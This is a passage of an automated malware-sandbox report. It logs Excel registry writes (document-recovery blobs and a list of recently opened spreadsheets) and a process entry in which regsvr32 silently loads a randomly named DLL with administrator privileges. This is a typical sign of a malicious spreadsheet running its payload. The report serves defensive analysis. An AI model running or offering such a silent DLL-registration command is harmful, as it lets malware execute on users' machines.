00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Copyright null 2020

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDFB5	EDFB5	binary	04 00 00 00 D8 08 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 34 00 39 00 2E 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 85 82 83 8A 47 C6 D6 01 B5 DF 0E 00 B5 DF 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Copyright null 2020

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE08F	EE08F	binary	04 00 00 00 D8 08 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 36 00 2E 00 34 00 39 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 29 37 A7 8A 47 C6 D6 01 8F E0 0E 00 8F E0 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown

Copyright null 2020

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE254	EE254	binary	04 00 00 00 D8 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 94 CF 08 8B 47 C6 D6 01 54 E2 0E 00 54 E2 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE2D0	EE2D0	binary	04 00 00 00 D8 08 00 00 2E 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 34 00 31 00 36 00 36 00 39 00 36 00 39 00 35 00 32 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 57 9D 20 8B 47 C6 D6 01 D0 E2 0E 00 D0 E2 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	'<4	binary	27 3C 34 00 D8 08 00 00 02 00 00 00 00 00 00 00 64 00 00 00 01 00 00 00 30 00 00 00 28 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 34 00 31 00 36 00 36 00 39 00 36 00 39 00 35 00 32 00 2E 00 78 00 6C 00 73 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 34 00 31 00 36 00 36 00 39 00 36 00 39 00 35 00 32 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 660 Parent PID: 2264

General

Start time:	04:02:43
Start date:	29/11/2020
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0xff100000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

Copyright null 2020